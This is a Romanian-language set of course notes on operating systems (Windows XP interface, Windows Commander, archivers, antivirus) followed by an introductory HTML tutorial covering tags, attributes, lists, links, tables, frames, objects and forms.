Cap. II. SISTEME DE OPERARE (WINDOWS)

II.1. Componenta software a unui calculator

Componenta software a unui calculator este formata din programele destinate să asigure conducerea şi controlul procesului de prelucrare precum şi efectuarea unor lucrări curente.

Program – o colecție organizată de comenzi şi operații care se dau calculatorului. Aceste comenzi se numesc **instrucțiuni**.

Software-ul are trei categorii mari de programe:

- **Firmware –** instrucțiunile ce intră în contact direct cu componenta fizică a calculatorului (microinstrucțiunile microprocesorului şi BIOS-ul – *Basic Input/Output System*);
- **Sistemul de operare –** ansamblul de programe ce coordonează toate activitățile sistemului de calcul;
- **Programele de aplicație –** totalitatea programelor destinate rezolvării unor probleme specifice**.**

II.2. Concepte de baza şi caracteristici ale S.O.

Sistemul de operare este un pachet de programe care asigură gestionarea eficientă a resurselor fizice şi logice ale unui sistem de calcul precum şi o interfață între utilizator şi calculator.

Componentele unui sistem de operare sunt:

- **Nucleul** (*Kernel*) – conține programele necesare pentru gestionarea resurselor calculatorului şi pentru controlarea activității echipamentelor şi programelor;
- **Interfața (***Shell***) –** definește modul în care utilizatorul interacționează cu S.O.

Funcțiile unui sistem de operare sunt:

- Să asigure comunicarea între utilizator şi S.O.;
- Să asigure controlul execuției programelor;
- Să asigure alocarea eficientă a resurselor fizice ale sistemului;
- Să faciliteze utilizatorilor dezvoltarea de noi aplicații;
- Să faciliteze gestionarea eficientă a datelor;
- Să asigure securitatea sistemului.

Clasificarea S.O. se poate face după mai multe criterii:

- În funcție de numărul de utilizatori la un moment dat:
  - Monoutilizator *(monouser);*
  - Multiutilizator *(multiuser).*
- În funcție de numărul de programe ce pot fi prezente simultan în memoria calculatorului:
  - Monoprogram *(monotasking)* – MS-DOS;
  - Multiprogram *(multitasking)* – Windows.

II.3. Elemente de interfață ale sistemului de operare Windows XP Profesional

Windows XP este cel mai nou sistem de operare din familia Windows a firmei *Microsoft*.

Sistemul de operare Windows, în toate variantele sale oferă o interfață grafică GUI (*Grafical User Interface*).

Windows XP Profesional se deschide cu un ecran specific numit *desktop*. *Desktop*-ul este o masă de lucru virtuală care prezintă organizat activitățile efectuate de calculator. Pe desktop se pot observa următoarele:

- **cursorul** (*pointer*-ul) care indică poziția curentă a mouse-ului – este o săgeată albă cu contur negru;
- **icon**-urile sau **pictogramele –** sunt simboluri grafice care pot fi asociate unor aplicații sau grupuri de aplicații şi care permit lansarea în execuție sau deschiderea acestora direct de pe desktop (*My Computer, My Documents, Recycle Bin, My Network Places* etc.);
- butonul **Start –** prin acționarea căruia se deschide un meniu ce conține comenzi şi scurtături pentru lansarea de programe sau deschiderea de directoare prin care se poate realiza aproape orice acțiune pe calculator;
- **Taskbar**-ul (*Bara de sarcini sau aplicații*) – zona în care sunt vizualizate aplicațiile pornite automat odată cu pornirea calculatorului (*Volume, Clock* etc.) şi cele lansate de utilizator.

Principalele elemente ale interfeței sunt:

1. **Fereastra (***window***) –** dreptunghi afişat pe ecran care dispune de elemente caracteristice pentru executarea unor operații şi pentru manipularea ei. Fereastra este compusă din următoarele elemente:
   - bara de titlu (*Title Bar*);
   - titlul ferestrei;
   - Bara de meniuri (*Menu Bar*);
   - Bara cu instrumente (*Toolbar*);
   - Bara de stare (*Status Bar*);
   - Butonul meniului de control (*Control Menu Box*);
   - Butonul de minimizare (*Minimize button*);
   - Butonul de maximizare (*Maximize button*);
   - Butonul de restaurare (*Restore button*);
   - Butonul de închidere (*Close button*);
   - Bara de derulare pe verticală şi bara de derulare pe orizontală (*scroll bar*), acestea mai conțin şi butoane cu săgeți (*scroll arrow*) şi cursoare mobile (*scroll box*);
   - Bordura ferestrei (*Border*);
   - Colțurile ferestrei (*Corner*);
   - Cursorul mouse-ului (*Pointer*);
   - Punctul de inserare (*Insertion Point*);
   - Suprafața de lucru (*Working area*).

   Există mai multe tipuri de ferestre:
   - *de aplicație* – Word;
   - *grup de aplicații* – My Computer;

- *de lucru* – sunt cele care se deschid în fereastra de aplicație;
- *de dialog* sau *casete de dialog* – apar pe ecran atunci când a fost lansată o comandă şi este necesară introducerea de către utilizator a unor parametri sau opțiuni.

2. **Icon**-urile – pot fi de tip *Shorcut* sau de tip *Folder*. Exemple:

- *My Computer* – conține componentele sistemului;
- *My Documents* – conține documentele personale;
- *Recycle Bin* – conține fişierele care au fost şterse.

3. Meniul este o listă de operații numite opțiuni de meniu pe care calculatorul le poate executa. Meniul poate fi:

- *activat* când permite accesul la opțiuni;
- *dezactivat* când nu permite accesul la opțiuni şi este scris cu o culoare mai deschisă.

Clasificarea meniurilor:

- După modul în care sunt afişate opțiunile de meniu pe ecran:

- *meniuri pe orizontală;*
- *meniuri pe verticală.*

- După timpul de ocupare al ecranului:

- *meniuri pull-down* (sunt afişate în permanență pe ecran);
- *meniuri pop-up* (sunt afişate numai la cererea utilizatorului şi se suprapun temporar peste imaginea curentă).

- Există şi meniuri speciale, independente de aplicație, şi anume:

- meniul asociat butonului **Start**, situat în stânga barei de task-uri;
- meniul **System**, care se activează prin clic pe icon-ul asociat aplicației existent în stânga barei de titlu;
- meniul general obținut printr-un clic cu butonul drept al mouse-ului pe suprafața de lucru (meniu de comenzi rapide);
- meniul general obținut printr-un clic cu butonul drept pe un icon.

Observații:

- Dacă numele comenzii este scris estompat – comanda este inactivă în contextul curent;
- Dacă numele comenzii este urmat de "…" – la selectarea comenzii va apare o casetă de dialog;
- Dacă numele comenzii este urmat de "►" – la selectarea comenzii va apare un submeniu;
- Dacă numele comenzii este precedat de "√" – înseamnă că opțiunea este activă;
- Dacă în dreapta comenzii apare o combinație de taste (*shorcut key*) – comanda poate fi lansată prin acționarea combinației de taste;
- Dacă numele comenzii este precedat de un icon – acesta reprezintă butonul asociat comenzii şi comanda poate fi executată şi prin clic pe butonul asociat din bara de butoane.

II.4. Autodocumentarea sau sistemul Help

Autodocumentarea este posibilitatea de a obține informații direct de pe ecran, despre modul în care se execută o operație, despre un element sau o tehnică folosită de program, despre o opțiune de meniu, despre o eroare sau despre orice alt element din cadrul dialogului cu sistemul.


Accesul la help se face prin opțiunile meniului **Help** în cazul ferestrelor de aplicație sau folosind butonul ? în cazul ferestrelor de dialog.

II.5. Programe de asistență
Windows Commander

Aplicația Win Commander vă permite să administrați directoarele şi fişierele de pe discuri şi să aveți o vedere de ansamblu a întregului sistem. Este un program de gestiune a fişierelor care lucrează sub Windows 9x şi NT. Interfața sa este atractivă funcțională şi asemănătoare cu interfața sistemului de gestiune a fişierelor pentru sistemul de operare MS-DOS – Norton Commander, dar oferă facilități suplimentare față de aplicațiile de gestiune incluse în sistemul de operare (My Computer, File Manager, Windows Explorer).

Ecranul Win Commander este împărțit în 12 zone:

1. Bara de meniu ce conține 7 opțiuni: *Files, Mark, Commands, Show, Configuration, Start, Help (F1);*
2. Bara de butoane;
3. Unitățile de disc;
4. Lista închisă selecție unitate disc;
5. Zona indicând spațiul liber pe unitatea respectivă de disc;
6. Butoane pentru start rapid în rădăcină sau în directorul părinte;
7. Directorul curent;
8. Pozițiile tab pentru cele 5 câmpuri ale descrierii unui fişier;
9. Cele două ferestre de lucru;
10. Date despre fişierele selectate sau despre fişierul marcat;
11. Linia de comandă;
12. Taste funcționale principale.



Operațiile se desfăşoară între cele două ferestre ale zonei 9, una fiind fereastră *sursă* (fereastră *activă*) iar cealaltă fereastră *destinație*. Fereastra *sursă* este cea care conține în momentul respectiv cursorul. Mutarea cursorului între cele două ferestre se face prin acționarea tastei TAB sau prin clic în fereastra care dorim să devină activă.

Utilizarea tastelor funcționale

Celor mai frecvente operații asupra fişierelor le sunt asociate tastele funcționale F3-F8; acestora le corespund şi butoanele de pe bara inferioară.

Prin apăsarea tastei **F1** se obține asistența soft **(Help)**.

F2 – Reread Directory corespunde recitirii conținutului din fereastra activă.

F3 – View permite vizualizarea fişierului (fişierelor) selectat.

F4 – Edit editarea fişierului marcat (editarea este în mod text).

F5 – Copy copierea fişierelor selectate în fereastra sursă.

F6 – RenMov permite redenumirea, respectiv mutarea fişierelor selectate din fereastra sursă. Pentru a muta fişierele prin metoda *drag-and-drop,* mențineți tasta Shift apăsată.

F7 – MkDir creează un subfolder al folder-ului sursă.

F8 – Delete şterge fişierele/folder-ele selectate în fereastra activă.

Utilizarea meniurilor

Meniul Files permite schimbarea atributelor fişierului curent precum şi data şi ora creării prin opțiunea **Change Attributes,** arhivarea fişierelor selectate – **Pack,** dezarhivarea – **Unpack Specific Files,** oferă informații despre spațiul ocupat pe disc de fişierul curent – **Calculate Occupied Space,** realizează tipărirea fişierului – **Print** etc.

Meniul Mark conține două grupuri de opțiuni ce permit Selectarea şi compararea fişierelor.

Meniul Commands oferă posibilitatea de căutare a fişierelor – **Search.**

Meniul Show specifică fişierele ce vor fi vizualizate în fereastra activă, precum şi modul lor de afişare.

Meniul Configuration conține opțiuni ce permit configurarea utilitarului de către utilizator.

Meniul Start permite modificarea meniului principal şi crearea unui meniu propriu.

II.6. Utilitare ale sistemului de operare

Programe de arhivare

Un program de arhivare este un program ce realizează comprimarea şi decomprimarea fişierelor. Prin comprimarea unui fişier se înțelege micşorarea dimensiunii fişierului. Se poate comprima un fişier sau un grup de fişiere. În urma operației de comprimare se obține un fişier numit **arhivă**. Un fişier comprimat nu poate fi folosit. Pentru a putea fi folosit el trebuie decomprimat.

Au fost concepute mai multe programe de arhivare, unele din ele fiind integrate în Win Commader. Cele mai utilizate programe de arhivare sunt: WinZip, WinRar, WinAce etc.

Programe antivirus

Un virus informatic este un program de dimensiuni mici care are următoarele caracteristici:

- Poate modifica programe;
- Recunoaşte un program deja infectat;
- Execută operații nedorite de utilizator.

Răspândirea unui virus informatic este posibilă în două moduri prin intermediul memoriilor externe şi prin rețea.

Pentru protejarea calculatoarelor împotriva infectării cu viruşi se folosesc programele antivirus. Acestea pot recunoaşte atât viruşi cunoscuți cât şi pe cei necunoscuți. Un program antivirus asigură următoarele funcții: detectează viruşii care există în calculator şi îi înlătură, previne infectarea cu viruşi şi supraveghează activitățile care ar putea indica un virus necunoscut. Exemple de programe antivirus: Norton Antivirus (NAV), Karspersky (KAV), Bit Defender, Panda Antivirus, McAfee etc.

1. Introducere

Ce este WWW?

WWW= World Wide Web , adesea numit Web. Web-ul este o retea de computere din toata lumea. Toate computerele folosesc un standard de comunicare numit HTTP.

Cum functioneaza WWW-ul?

Informatia Web este stocata in documente numite pagini html. Paginile html sunt fisiere stocate in computere numite servere web. Computerele care citesc paginile html sunt numite clienti web. Clientii web vad paginile cu un program numit browser web. Cele mai populare browsere sunt Internet Explorer, Mozilla Firefox, Google Chrome și altele.

Recomand ca tutorial pentru învățarea limbajului de marcaje HTML siteul:
https://www.w3schools.com/html/default.asp
acest site dispune și de exemple plasate în editoare, care pot fi încercate și chiar modificate

Cum afiseaza browser-ul paginile html?

HTML nu este un limbaj de programare ci un limbaj de marcaje. Tot ceea ce scriem intr-un fisier HTML trebuie sa fie cuprins intre anumite marcaje, in functie de modul in care dorim sa fie afisate de catre BROWSER. Aceste marcaje se numesc TAG-uri. Browserul le interpreteaza si afiseaza rezultatul interpretarii lor.
Un fișier HTML se crează într-o aplicație pentru editarea unui text, de exemplu NOTPED sau NOTPED+ și se salvează cu extensia .html .
Calea spre fișierul creat o treceți în browswer în fanta în care, deobicei, treceți adresa url a unei pagini web. Astfel veți vedea pagina create de voi.
Atenție, în cazul în care nu vedeți pagina așa cum considerași că ași creat-o înseamnă că aveți erori. Erorile nu sunt semnalate de browser deoareci HTML nu este un limbaj de programare deci nu există un compilator care să verifice eventuale erori de sintaxă.

Cine face standardele Web?

Standardele Web nu sunt facute de Netscape sau Microsoft. Deciziile Web sunt luate de catre W3C. W3C inseamna World Wide Web Consortium. Cele mai importante standarde web sunt HTML, CSS si XML.

2. Structura unei pagini

Orice pagina incepe si se sfarseste cu tagurile: `<html> </html>`
O pagina trebuie sa aiba tagurile:
`<head> </head>`-contine informatii despre pagina respectiva;
`<body> </body>`-contine corpul paginii;

Structura a unei pagini HTML :
<html>
<head>
<title>TITLUL**</title>**
</head>
<body>
CORPUL PAGINII
</body>
</html>

Daca ai copiat exemplul de mai sus intr-un fisier text creat cu extensia **.html**, vei observa ca pagina html deja are un titlu si un continut daca o deschizi cu un browser.

3. Atribute

Atributele reprezinta caracteristici ale marcajelor, ele au un nume si o valoare. Un atribut se scrie sub forma: `nume="valoare"`si se introduce in tag sub forma:
`<tag nume="valoare"></tag>`

Ex: La tagul body `<body></body>`putem sa adaugam atributul **bgcolor** cu valoarea **yellow** sub form **<body bgcolor="yellow"></body>**

Pagina va avea fundalul galben.

Atentie ! tagul **<body>** apare o singura data intr-o pagina, nu de mai multe ori!

Atributul **bgcolor** schimba fundalul unei pagini. Puteti sa-i dati ca valoare orice culoare in limba engleza. Cum ati vazut si mai sus coluarea **yellow** din exemplu, in engleza inseamna galben.

Ex.
<body bgcolor="#0000FF">

#0000FF. În această codificare se stabileşte „amestecul” de RGB, unde fiecare culoare poate fi folosita în 256 de intensităţi (0 ..255 reprezentate in hexa 00 .. FF)
Din cele 6 cifre hexa, primele două stabilesc intensitatea de roşu, următoarele doua cea de verde, iar ultimele două, intensitatea de albastru.

Atributul **align** pozitioneaza un element.
Ex: **<h1 align="center">** - pune un text antet in centru

align="center" - aliniaza in centru
align="left" - aliniaza la stanga
align="right" - aliniaza la dreapta

Dupa cum vedeti atributul si valoarea se adauga in marcajul de inceput al tagului.

De retinut ca:
-un tag poate sa aiba mai multe atribute;
-unele taguri suporta doar anumite atribute;
-atributele au valori standard;
-exista diferente intre modul in care vad browserele atributele, adica Mozilla Firefox poate afisa pagina diferit de alte browsere.

4. Formatarea textelor

Daca dorim sa formatam un text, folosim tagurile de mai jos:
** ** - continutul textului (acest tag nu va schimba deloc forma textului)
** ** -text boldat
** ** -defineste text accentuat;
** ** -defineste test italic;
<**p**> </**p**> -delimiteaza un paragraph (nu este obligatoriu marcajul de sfarsit)
<**hr**> - se foloseste pentru trasarea unei linii orizontale.
<**pre**> </**pre**> - textil apare cu oricite spatii

Ex.
<hr size=”3” color=”blue”>

Scrierea titlurilor (anteturilor) intr-o pagina HTML:
HTML adauga automat o linie goala in plus inainte si dupa un antet.
<h1> </h1> -defineste un antet de cea mai mare marime;
<h2> </h2>
<h3> </h3>
<h4> </h4>
<h5> </h5>
<h6> </h6> -defineste antetul de cea mai mica marime;

Spatiile si tabulatorii bu sunt vazuti de catre browser(cuvintele sunt despartite printr-un singur spatiu.
Tagul **
** este folosit pentru intreruperea unui rand (echivalent unui enter).
Poate fi folosit pentru a lasa un rand liber . Nu are nevoie de tag de inchidere .

HTML	Descriere	Vedere BROWSER
** **	spaţiu liber	
<	mai mic decât	<
>	mai mare decât	>
§	secţiune	§
©	copyright	©
®	marca înregistrată	®

<!-- Comentariu --> -cu acest tag se scrie un comentariu in html, comentariu este ignorat de browser , pentru a vedea codul pagii html apasati click dreapta pe o pagina web si selecteaza "page source" .

5. Inserarea imaginilor

Cu HTML puteti afisa imagini intr-un document.
In HTML, imaginile se definesc cu tagul **<img>**.
Tagul **<img>** nu are tag de inchidere. Pentru a afisa o imagine pe o pagina, trebuie sa folositi atributul **src**. Src inseamna "sursa".
Valoarea acestui atribut este adresa imaginii pe care vreti sa o afisati pe pagina.
URL-ul duce catre locatia unde imaginea este stocata.

<img src="adresa imaginii" alt="descrierea imaginii">

Atributul **alt** descrie imaginea, pentru cel care vede pagina fara imagini sau daca nu se poate incarca.

Ex.
<**img src**=”poza.jpg” border=”1”>
<img src=”poza.jpg**” witdth=”**150**” height=”**100**”>**
<img src=”poza.jpg**” alt=”**cabana**” align=top||bottom|middle|left|right>**

6. Liste

Html suporta liste neordonate si ordonate.

Ex de **lista neordonata**:
<ul>
**
element1 **
**
element2 **
**
**

Prin **<ul type="">** semnul din fata poate fi modificat.
<ul type="disc"> , <ul type="circle"> , <ul type="square">

Ex de **lista ordonata:**
<ol>
**
element1 **
**
element2 **
**
**

Implicit numerotarea este 1. , 2. .

Prin
type="A" se va schimba in A. , B. , C. ,etc.
type="a" se va schimba in a. , b. , c. ,etc.
type="I" se va schimba in I. , II. , III. ,etc.
type="i" se va schimba in i. , ii. , iii. ,etc.

7. Link-uri si Ancore

Se pot realiza legaturi(salturi) in cadrul aceleiasi pagini WEB (ancore), pot fi create legaturi spre alte pagini aflate pe calculatorul local sau se pot crea legaturi spre pagini aflate pe alte severe. Aceste legaturi se mai numesc si hyperlink..

Tagul ancora **<a>** se folosepentru a crea un link.
O ancora poate duce catre orice resursa de pe Web: o pagina HTML, o imagine, un fisier sunet, un film etc..

1. Ancora in aceeasi pagina:
** Paragraf 1 **(se plaseaza I fata cuvantului din text pentru a specifica numele ancorei)

```
<a href="#Paragraf 1″>Paragraf 1</A>
```
Realizeaza saltul la Paragraf 1.

2. Legaturi spre alte pagini de pe calculatorul local
```
<a href="Pagina_2.html″>Pagina 2</a>
```

3. Legaturi spre pagini de pe alte servere.
```
<a href="http://info.tm.edu.ro″>Liceul Grigore Moisil</a>
```

Cu atributul **target**, puteti indica unde sa deschideti documentul catre care se face link-ul. Linia de mai jos va deschide documentul intr-o noua fereastra de browser:

<**a href**= "url" **target= "_self"** > Textul ce va fi afisat in aceeasi pagina

target= "_self" Incarca noul document in aceeasi fereastra cu ancora (implicit).
target= "_parent" Incarca noul document in cadrul de baza .
target= "_top" Incarca noul document in intreaga fereastra de browser.

target= "_blank" Incarca noul document intr-o fereastra noua.

Puteti sa combinati tag-ul imagine cu cel de ancora si sa puneti un link pe imagine, puteti realiza un buton.
<**a href**= "url" **target= "_self"** ><**img src="…"**>

Transmiterea unui e-mail:
<**a href**= "**mailto:**sanda_junea@yahoo.com" >Send a Mail

8. Tabele

Tabelele se definesc cu tagul **<table>**.
Un tabel este divizat in randuri (cu ajutorul tagului **<tr>**) si fiecare rand este impartit in celule de date (cu ajutorul tagului **<td>**). Td inseamna "table data" si este continutul unei celule de date. O celula de date poate contine text, imagini, liste, paragrafe, formulare, linii orizontale, tabele etc.

```
<table border="1">
<tr>
<td>randul 1, celula 1 </td>
<td>randul 1, celula 2 </td>
</tr>
<tr>
<td>randul 2, celula 1 </td>
<td>randul 2, celula 2 </td>
</tr>
</table>
```

randul 1, celula 1	randul 1, celula 2
randul 2, celula 1	randul 2, celula 2

Atributul **border="0"** va face caroiajul tabelului invizibil.
Si cu cat nr creste, conturul tabelului va fi mai ingrosat.

<table>Defineste un tabel.
<th>Defineste o celula cap de tabel.
<tr>Defineste un rand de tabel.
<td>Defineste o celula din tabel.
<captation>Defineste un camp asociat tabelului pentru introducerea unei explicatii.
<colgroup>Defineste grupuri de coloane ale tabelului.
<col>Defineste valorile atributului pentru una sau mai multe coloane dintr-un tabel.
<thead>Defineste un cap de tabel care nu se va derula.
<tbody>Defineste corpul unui tabel care se desfasoara in interiorul unui cap de tabel fixat si subsolul tabelului.
<tfoot>Defineste un subsol de tabel care nu se va derula.

9. Utilizarea cadrelor (frames) in HTML

Prin utilizarea cadrelor, utilizatorul are posibilitatea sa imparta fereastra bowser-ului in mai multe zone dreptunghiulare. Asemenea tabelelor ofera posibilitatea de a structura in pagina informatii diverse.

Prin utilizarea frame-urilor exista posibilitatea de a vizualiza simultan in fereastra browser-ului mai multe pagini WEB.

structura:

```
<HTML>
    <HEAD>
        ........
    </HEAD>
    <FRAMESET>
        ......................
    </FRAMSET>
</HTML>
```

Observatie: in acest document nu exista sectiunea <BODY>. Inte <FRAMESET> si </FRAMSET> se fescriu cadrele.


Atribute ale marcajului FRAMESET :

ROWS = lista-dimensiuni -specifica dimensiunile cadrelor orizontale separate prin , dimensiunile pot fi exprimate absolut (in pixeli) sau relativ la dimensiunea ferestrei (in procente)


COLS = lista-dimensiuni - “

Ex:

<FRAMESET ROW=”100,10,*”>




<FRAMESET COLS=”100,100,100”>



<FRAMESET ROW=”50%,50%” COLS=”50,*,100>

```
<FRAMESET COLS=”70,*”>
        ……..
          <FRAMESET ROWS=”60,40%”>
          ……..
          </FRAMESET>
</FRAMESET>
```



Prin marcajul FRAMESET am specificat cadrele si dimensiunile lor.

Marcajul **<FRAME> ... </FRAME>** permite specifica continutului fiecaruli cadru.

Atributele marcajului FRAME:
NAME = sir-de-caractere -asociaza un nume cadrului respectiv. Acest nume poate fi utilizat ca tinta (target) din alte cadre.

SRC=URL specifica adresa documentului HTML care va fi initial deschis in cadru
NORESIZE -dimensiunea cadrului nu poate fi modificata
SCROLLING = AUTO | YES | NO -specifica modul de afisare a barelor de defilare:
AUTO – se afiseaza numai daca este necesar
YES - se afiseaza in orice conditii
NO - nu sunt vizibile
FRAMEBORDER = 1 | 0 1 –cadrele sunt delimitate (valoare implicita)
0- cadrele nu sunt delimitate
MARGINWITH =numar-de-pixeli -specifica in pixeli distanta dintre continutul cadrului si marginile cadrului

Exemplul 1:

Pagina 1

```
<HTML>
<HEAD>
</HEAD>
<FRAMESET COLS="180,*" BORDER=1 >                    <!—Imparte ecranul in doua. -->
   <FRAME SRC="index.htm" >
   <FRAME SRC="0.htm" NAME="DREAPTA">
</FRAMESET>

</HTML>
```

Index

```
<HTML>
<HEAD>
<TITLE>INDEX</TITLE>
</HEAD>
<Body bgcolor="Black" background="" text="yellow" link="red" vlink="00AAFF">
```

```
<PRE>


<H4><I>    Index</H4>
_____________
</PRE>
<H5>


  <UL>
     <FONT COLOR="RED">
     <LI><I><A HREF="1.HTM" TARGET="DREAPTA">Capitolul 1</I></LI>
     </FONT>
     <FONT COLOR="YELLOW">
     <LI><I><A HREF="2.HTM" TARGET="DREAPTA">Capitolul 2</I></LI>
     </FONT>
     <FONT COLOR="#33EE99">
     <LI><I><A HREF="3.HTM" TARGET="DREAPTA">Capitolul 3</I></LI>
     </FONT>
     <FONT COLOR="BLUE">
     <LI><I><A HREF="4.HTM" TARGET="DREAPTA">Capitolul 4</LI></I>
     <FONT COLOR="RED">
  </UL>
<H5>
<PRE>


_____________________



</PRE>
<H6>
<A HREF="mailto:sanda_junea@yahoo.com">sanda_junea@yahoo.com</A>
</H6>
</BODY>
</HTML>
```

0.htm

```
<HTML>
<HEAD>
<TITLE>CAPITOL</TITLE>
</HEAD>
<Body bgcolor="darkred" background="" text="yellow">
<PRE>
 <H1>
  Pagina de inceput
 </H1>
</PRE>
</PRE>
</BODY>
</HTML>
```

1.htm

```
<HTML>
<HEAD>
<TITLE>CAPITOL</TITLE>
</HEAD>
<Body bgcolor="red" background="" text="yellow">
<PRE>
 <H1>
  CAPITOL 1
 </H1>
</PRE>
</PRE>
</BODY>
</HTML>
```

2.htm

```
<HTML>
<HEAD>
<TITLE>CAPITOL</TITLE>
</HEAD>
<Body bgcolor="blue" background="" text="yellow">
<PRE>
 <H1>
  CAPITOL 2
 </H1>
</PRE>
</PRE>
</BODY>
</HTML>
```

asemanator se realizeaza paginile **3.htm** si **4.htm**

Exemplul 2:

Pagina principala:

```
<HTML>
        <HEAD>  Cadre </HEAD>
        <FRAMESET ROWS=”70,*”>
                <FRAME SRC = “titlul.htm”>
        <FRAMESET COLS  = “120,*”>
                <FRAME SRC = “meniu.htm” NORESIZE>
                <FRAME NAME = ”stanga” SRC = intro.htm”
        </FRAMESET>
        </FRAMESET>
</HTML>
```

Meniul

```
<HTML>
        <HEAD> Meniu </HEAD>
        <BODY>
        <P><I>  INDEX </I></P>
        <P><A HREF=”http://info.tm.edu.ro”> Pagina liceului </A>
```

```
<A
HREF="http://209.85.135.104/search?q=cache:O7oFV8PPLZMJ:www.emgos.autosite.ro/Tutorial_HTML.pdf+tutorial+HTML&hl=ro&ct=clnk&cd=2&gl=ro
"> Tutorial HTML </A>

<P><A HREF=" http://www.cplusplus.com/doc/tutorial/
">  Tutorial C++ </A>

<P><A HREF="mailto:sanda_junea@yahoo.com"> adresa de e-mail:sanda_junea@yahoo.com </A>
</BODY>
</HTML>
```

Titlul

```
<HTML>
        <HEAD> Titlul </HEAD>
        <BODY>
                <P><H1> Exemplificaea utilizarii FRAME-urilor </H1>
        </BODY>
</HTML>
```

Inceput

```
<HTML>
        <HEAD> Titlul </HEAD>
        <BODY BGCOLOR=RED>
        </BODY>
</HTML>
```

10. INSERAREA ELEMENTELOR MULTIMEDIA IN DOCUMENTE HTML

Elementul OBIECT

Acest element permite inserarea obiectelor multimedia in paginile WEB. Obiect, este un element generic, care desemneaza orice tip de date pe care autorii de pagini WEB doresc sa le insereze in paginile lor (imagini, secvente sonore, video, etc.)

Etichetele corespunzatoare unui obiect sunt **<OBJECT>....</OBJECT>**, intre care se plaseaza o descriere a obiectului si admite urmatoarele atribute:

CLASSID=URL -specifica adresa la care se gaseste o implementare a obiectului respectiv

CODEBASE=URL -specifica adresa de baza, utilizata pentru rezolvarea adreselor URL relative asociate atributelor **CLASSID, DATA** si **ARHIVE.** Implicit adresa de baza este adresa documentului curent.

CODETYPE=tip-continut -specifica tipul codului obiectului ce va fi incarcat (cel specificat de CLASSID). Daca lipseste se utilizeaza tipul specificat de atributul **TYPE**. Valoarea acestui atribut respecta sintaxa:

Content-Type: tip/subtip ; parametri

Tipul poate fi: **“text”, “image”, “audio”, “video”, ”aplication”** sau un simbol care reprezinta o extensie de fisier. Extensiile se exprima prin **x-extensie.**

Parametrii se specifica sub forma **atribut=valoare**.

1. Tipul implicit este:
text/plain; charset=”us-ascii”
In acest caz tipul este text, subtipul este plain, parametrul este reprezentat de atributul **charset** cu valoarea **“us-ascii”.**

2. Pentru a specifica o aplicatie vom utiliza tipul application, urmat de un subtip care sa indice natura aplicatiei –**java-archive**:
“application/java-archive”

3.Pentru a se specifica o imagine, stocata in format gif, vom utiliza tipul **image**, cu subtipul
gif- “image/gif”

DATA=URL –specifica adresa la care se gasesc datele obiectului respectiv.
TYPE=tip-continut -specifica tipul datelor indicat de atributul DATA
ARCHIVE=lista-URL -specifica o lista de adrese, separate prin virgula, la care se gasesc resursele necesare obiectului respectiv
STANDBY=text -mesajul care va fi vizualizat pe parcursul incarcarii obiectului
ALIGN=BOTTOM | MIDDLE | TOP -specifica modul de pozitionare a obiectului
HEIGHT=valoare -inaltimea obiectului
WIDTH=valoare -latimea obiectului
BORDER=valoare -grosimea liniei chenarului
HSPACE=valoare -spatiul liber pa orizontala (stg,dr)
VSPACE=valoare -spatiul liber pa verticala (sus,jos)
USEMAP=adresa descrierea hartii grafice a unei imagini.

Exemplu:

<OBJECT DATA = “pinguin.gif” TYPE = “image/gif”>Pinguin</OBJECT>

Puteti declara obiecte imbricate. De exemplu:

```
<OBJECT  DATA = “pinguin.mpeg” TYPE = “application/mpeg”>
        <!—daca nu, incerc gif-ul! -->
        <OBJECT  DATA = “pinguin.gif” TYPE = “image/gif”>
                <!—daca nu, vizualizez textul -->
                Pinguin
        </OBJECT>
</OBJECT>
```

Browser-ul va incerca sa vizualizeze primul obiect. In caz de esec vizualizeaza continutul sau. Daca in continutul acestuia apare un nou obiect, se incarca vizualizarea acestuia, etc.

Numai daca obiectul inserat este o imagine puteti utiliza atributele necesare pentru maparea imaginii **USEMAP.**

11. Crearea şi utilizarea formularelor

Până în acest moment creatorul paginii web utiliza în mod unidirecţional fluxul de informaţii: el realiza un conţinut web pe care vizitatorii îl recepţionau. Paginile puteau fi stocate: pe calculatorul local, pe un alt calculator din rețeaua locală, ori pe un server web. Exista mecanisme prin care putem face ca fluxul de informaţie web să fie bidirecţional. Pentru a beneficia de o asemenea facilitate trebuie să utilizăm un server web. Acesta trebuie sa fie capabil sa recepţioneze informaţiile trimise de vizitatorul paginii şi să le pună la dispoziţia unor programe de prelucrare.
Etichetele utilizate pentru descrierea formularelor sunt: **<form>...</form>** cu atributele:
`name` – numele dat formularului
`action` – are ca valoare numele programului de prelucrare
`method` – stabileşte mecanismul prin care datele introduse sunt trimise către server.
Această zonă se numeşte formular:

```
<form name="…" action="…" method="…">  …  </form>
```

Există două metode : GET utilizată în special pentru transmiterea unei cantităţi reduse de date şi POST pentru cantităţi mai mari, unde datele sunt transmise separat.
Datele concrete se introduc folosind eticheta **„input”**

```
<input type=" …" value="… " name="…"  />
```

